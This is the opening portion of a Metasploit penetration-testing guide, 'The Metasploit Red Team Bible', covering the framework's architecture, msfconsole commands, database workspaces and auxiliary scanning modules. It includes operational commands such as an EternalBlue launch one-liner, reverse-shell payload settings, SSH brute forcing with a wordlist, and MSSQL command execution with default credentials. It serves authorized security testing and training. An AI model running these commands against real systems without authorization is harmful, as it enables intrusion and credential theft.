

The Metasploit Red Team Bible

A Complete Operational Guide for Professional Penetration Testers

Author: ERRORS Knowledge Base | Compiled for Gary Holden Schneider (Eros)

Version: 1.0 | Framework: Metasploit 6.x

AUTHORIZATION & LEGAL NOTICE

Ethics Notice: All techniques in this book are for use on systems you own or have explicit written authorization to test. Unauthorized access to computer systems is a federal crime under the Computer Fraud and Abuse Act (CFAA). Every engagement begins with a signed Rules of Engagement document.


Contents

1. Architecture — How Metasploit Actually Works
 2. msfconsole — The Command Interface
 3. Database and Workspaces
 4. Scanning and Reconnaissance
 5. Module System — Exploits, Auxiliaries, Post, Payloads
 6. Payload Engineering with msfvenom
 7. Meterpreter — The Post-Exploitation Shell
 8. Privilege Escalation
 9. Credential Harvesting and Pass-the-Hash
 10. Pivoting and Lateral Movement
 11. Persistence and Long-Term Access
 12. Evasion and AV Bypass
 13. Complete Red Team Engagement Walkthroughs
 14. Resource Scripts and Automation
 15. Purple Team — Detection and Defense
-
-

CHAPTER 1 — Architecture: How Metasploit Actually Works

Understanding what Metasploit IS under the hood makes you a better operator. Most people treat it like a magic box. It isn't. Every action maps to something real.

1.1 The Core Components



1.2 The Request Lifecycle

When you type `run` in `msfconsole`, here is exactly what happens:

1. **Module loads** — the Ruby file for your chosen exploit is read into memory
2. **Target is validated** — RHOSTS is resolved, RPORT is confirmed reachable
3. **Payload is staged** — the shellcode for your chosen payload is compiled
4. **Exploit fires** — the vulnerability-specific attack code runs against the target
5. **Payload delivered** — if exploit succeeds, shellcode executes on target
6. **Handler catches** — your local listener catches the callback connection
7. **Session opens** — `msfconsole` registers the session (shell or meterpreter)
8. **Post-exploitation** — you interact with the session

Steps 4-7 can fail independently. Understanding which step failed tells you what to fix.

1.3 File Layout on Kali

```
/usr/share/metasploit-framework/  
├─ modules/  
│   ├── exploits/windows/smb/ms17_010_eternalblue.rb  
│   ├── exploits/multi/handler.rb  
│   ├── auxiliary/scanner/smb/smb_ms17_010.rb  
│   ├── post/windows/gather/credentials/credential_collector.rb  
│   └─ payloads/singles/windows/x64/shell_reverse_tcp.rb  
├─ data/  
│   ├── wordlists/          ← built-in wordlists  
│   └─ exploits/            ← exploit support files  
├─ scripts/                 ← meterpreter scripts  
└─ tools/  
    └─ exploit/msfvenom      ← payload generator
```

Custom modules go in: `~/msf4/modules/` — never modify the system files directly.

1.4 Module Naming Convention

Every module follows a strict path: `type/platform/service/name`

```
exploit/windows/smb/ms17_010_eternalblue  
|       |       |       └─ specific module name  
|       |       └─ service/protocol targeted  
|       └─ target platform  
└─ module type
```

This path IS the search term. `search ms17` finds everything with ms17 in the path.

CHAPTER 2 — msfconsole: The Command Interface

msfconsole is the primary interface. Every red team operator lives here. Learn these commands until they are muscle memory.

2.1 Launching and Basic Navigation

```
# Initialize the database first (only needed once)
msfdb init

# Launch msfconsole
msfconsole

# Launch quietly (skip the banner)
msfconsole -q

# Launch and execute a command immediately
msfconsole -q -x "use exploit/windows/smb/ms17_010_eternalblue; set RHOSTS 10.0.0.5; run"

# Launch with a resource script
msfconsole -r /path/to/script.rc
```

2.2 Core Navigation Commands

help	Show all commands
help <command>	Show help for a specific command
search <term>	Search all modules
use <module path>	Load a module
info	Show full module documentation
show options	Show configurable parameters
show advanced	Show advanced options (often overlooked)
show payloads	List compatible payloads for current module
show targets	List target types (OS versions)
back	Unload current module, return to root
exit	Exit msfconsole

2.3 The search Command — Finding Modules Fast

```
# Search by name
search eternalblue
```

```

search ms17_010

# Search by CVE
search cve:2021-44228
search cve:2017-0144

# Search by type
search type:exploit
search type:auxiliary
search type:post

# Search by platform
search platform:windows
search platform:linux

# Combine filters
search type:exploit platform:windows name:smb
search type:auxiliary name:scanner

# After searching – use by result number
search ms17
use 0                ← uses the first result

```

2.4 Setting Options

```

set RHOSTS 192.168.1.100      ← single target
set RHOSTS 192.168.1.0/24    ← subnet
set RHOSTS 192.168.1.1-254    ← range
set RHOSTS file:/tmp/targets.txt ← from file

set RPORT 445

set LHOST 192.168.1.50        ← your IP (attacker)
set LPORT 4444                ← your listener port
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set TARGET 0                  ← target index from show targets

setg LHOST 192.168.1.50       ← setg = set globally (persists across modules)
setg LPORT 4444

unset RHOSTS                  ← clear a single option
unset all                     ← clear all options

```

2.5 Running and Checking

check	← check if target is VULNERABLE before exploiting (not all modules support this)
run	← execute the module
exploit	← alias for run
run -j	← run as background job
jobs	← list background jobs
jobs -K	← kill all background jobs

2.6 Session Management

sessions	← list all active sessions
sessions -l	← verbose session list with details
sessions -i 1	← interact with session 1
sessions -i -1	← interact with most recent session
sessions -k 1	← kill session 1
sessions -K	← kill ALL sessions
sessions -u 1	← upgrade shell to meterpreter (attempts)
background	← background current session (Ctrl+Z also works)

CHAPTER 3 — Database and Workspaces

The PostgreSQL database is the most underused feature of Metasploit. It lets you organize findings, import nmap scans, and track everything per engagement.

3.1 Database Setup

```
# Initialize (first time only)
sudo msfdb init

# Start/stop the database service
sudo msfdb start
sudo msfdb stop
sudo msfdb status

# Check connection inside msfconsole
db_status
```

3.2 Workspaces — Keeping Engagements Separate

```
workspace          ← list all workspaces (default = default)
workspace -a ClientName ← create and switch to new workspace
workspace ClientName ← switch to existing workspace
workspace -d OldClient ← delete a workspace
workspace -r old new   ← rename a workspace
```

Best practice: Create a new workspace for EVERY engagement. Never mix findings.

```
workspace -a Acme_Corp_2025
workspace -a Acme_Corp_2025_Internal
workspace -a Acme_Corp_2025_External
```

3.3 Importing Nmap Scans

The most powerful workflow: scan with nmap, import into MSF, attack from the database.

```
# On Kali — run nmap and save XML
nmap -sV -sC -O -p- --min-rate 5000 192.168.1.0/24 -oX /tmp/subnet_scan.xml
```

```
# Inside msfconsole
db_import /tmp/subnet_scan.xml

hosts          ← list all discovered hosts
services       ← list all discovered services
vulns          ← list identified vulnerabilities
```

3.4 Database Query Commands

```
# hosts – filter discovered machines
hosts          ← all hosts
hosts -c address,os_name  ← show only IP and OS columns
hosts -S windows          ← filter by OS (case insensitive)
hosts -o /tmp/hosts.txt   ← export to file

# services – filter by port/protocol
services       ← all services
services -p 445  ← filter by port
services -p 80,443,8080 ← multiple ports
services -s smb  ← filter by service name
services -u      ← show only up (open) services
services -o /tmp/services.txt ← export

# RHOSTS from database – TARGET EVERYTHING AT ONCE
services -p 445 -u -R          ← set RHOSTS to all hosts with port 445 open
hosts -S windows -R           ← set RHOSTS to all Windows hosts
```

3.5 Manual Host/Service Entry

```
hosts -a 192.168.1.100          ← add host manually
hosts -m comment 192.168.1.100 "DC01" ← add comment/tag
services -a 192.168.1.100 -p 445 -n smb -t tcp ← add service manually
```

3.6 Credential Storage

```
creds          ← list all stored credentials
creds -u admin  ← filter by username
creds -p password ← filter by password
creds -h 192.168.1.100 ← filter by host
creds -o /tmp/creds.csv ← export to CSV
```

Every successful credential capture (Mimikatz, hashdump, brute force) automatically saves to the creds database if you run through the MSF module.

CHAPTER 4 — Scanning and Reconnaissance with Auxiliary Modules

Metasploit has 400+ auxiliary modules. Scanners, brute forcers, fuzzers, and protocol-specific enumerators. You can run your entire recon phase inside MSF.

4.1 Port Scanning

```
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.1.0/24
set PORTS 22,80,443,445,3389,8080,8443
set THREADS 50
run
```

```
use auxiliary/scanner/portscan/syn      ← SYN scan (faster, needs root)
set RHOSTS 192.168.1.0/24
set PORTS 1-1024
set THREADS 255
run
```

4.2 Service-Specific Scanners

SMB (Windows File Sharing — Port 445)

```
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.1.0/24
set THREADS 50
run
# OUTPUT: SMB version, hostname, domain, OS

use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 192.168.1.0/24
set THREADS 10
run
# OUTPUT: lists which hosts are VULNERABLE to EternalBlue
```

SSH (Port 22)

```
use auxiliary/scanner/ssh/ssh_version
set RHOSTS 192.168.1.0/24
```

```
set THREADS 50
run

use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.1.100
set USERNAME root
set PASS_FILE /usr/share/wordlists/rockyou.txt
set THREADS 10
set STOP_ON_SUCCESS true
run
```

RDP (Port 3389)

```
use auxiliary/scanner/rdp/rdp_scanner
set RHOSTS 192.168.1.0/24
set THREADS 50
run

use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
set RHOSTS 192.168.1.0/24
run

# Checks for BlueKeep – unauthenticated RCE on unpatched Win7/2008
```

HTTP/HTTPS (Ports 80, 443)

```
use auxiliary/scanner/http/http_version
set RHOSTS 192.168.1.0/24
set RPORT 80
set THREADS 50
run

use auxiliary/scanner/http/title
set RHOSTS 192.168.1.0/24
run

# Grabs page title – quickly identifies web apps

use auxiliary/scanner/http/dir_listing
set RHOSTS 192.168.1.100
set PATH /
run
```

FTP (Port 21)

```
use auxiliary/scanner/ftp/ftp_version
set RHOSTS 192.168.1.0/24
run

use auxiliary/scanner/ftp/anonymous
set RHOSTS 192.168.1.0/24
run
# Finds FTP servers with anonymous login enabled
```

SNMP (Port 161 UDP)

```
use auxiliary/scanner/snmp/snmp_login
set RHOSTS 192.168.1.0/24
set THREADS 50
run
# Tries default community strings: public, private, manager
# SNMP often reveals device configs, routes, users
```

MSSQL (Port 1433)

```
use auxiliary/scanner/mssql/mssql_ping
set RHOSTS 192.168.1.0/24
run

use auxiliary/admin/mssql/mssql_exec
set RHOSTS 192.168.1.100
set USERNAME sa
set PASSWORD sa
set CMD whoami
run
# Executes OS commands via xp_cmdshell if enabled
```

4.3 Vulnerability Scanners

```
use auxiliary/analyze/crack_databases      ← analyze captured hashes
use auxiliary/scanner/vnc/vnc_none_auth
set RHOSTS 192.168.1.0/24
run
# Finds VNC servers with no password (surprisingly common)
```

4.4 Running Multiple Scanners Efficiently

```
# Background a scanner and start another immediately
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.1.0/24
set THREADS 50
run -j                ← -j = run as background job

use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.1.0/24
run -j

jobs                  ← monitor all running jobs
```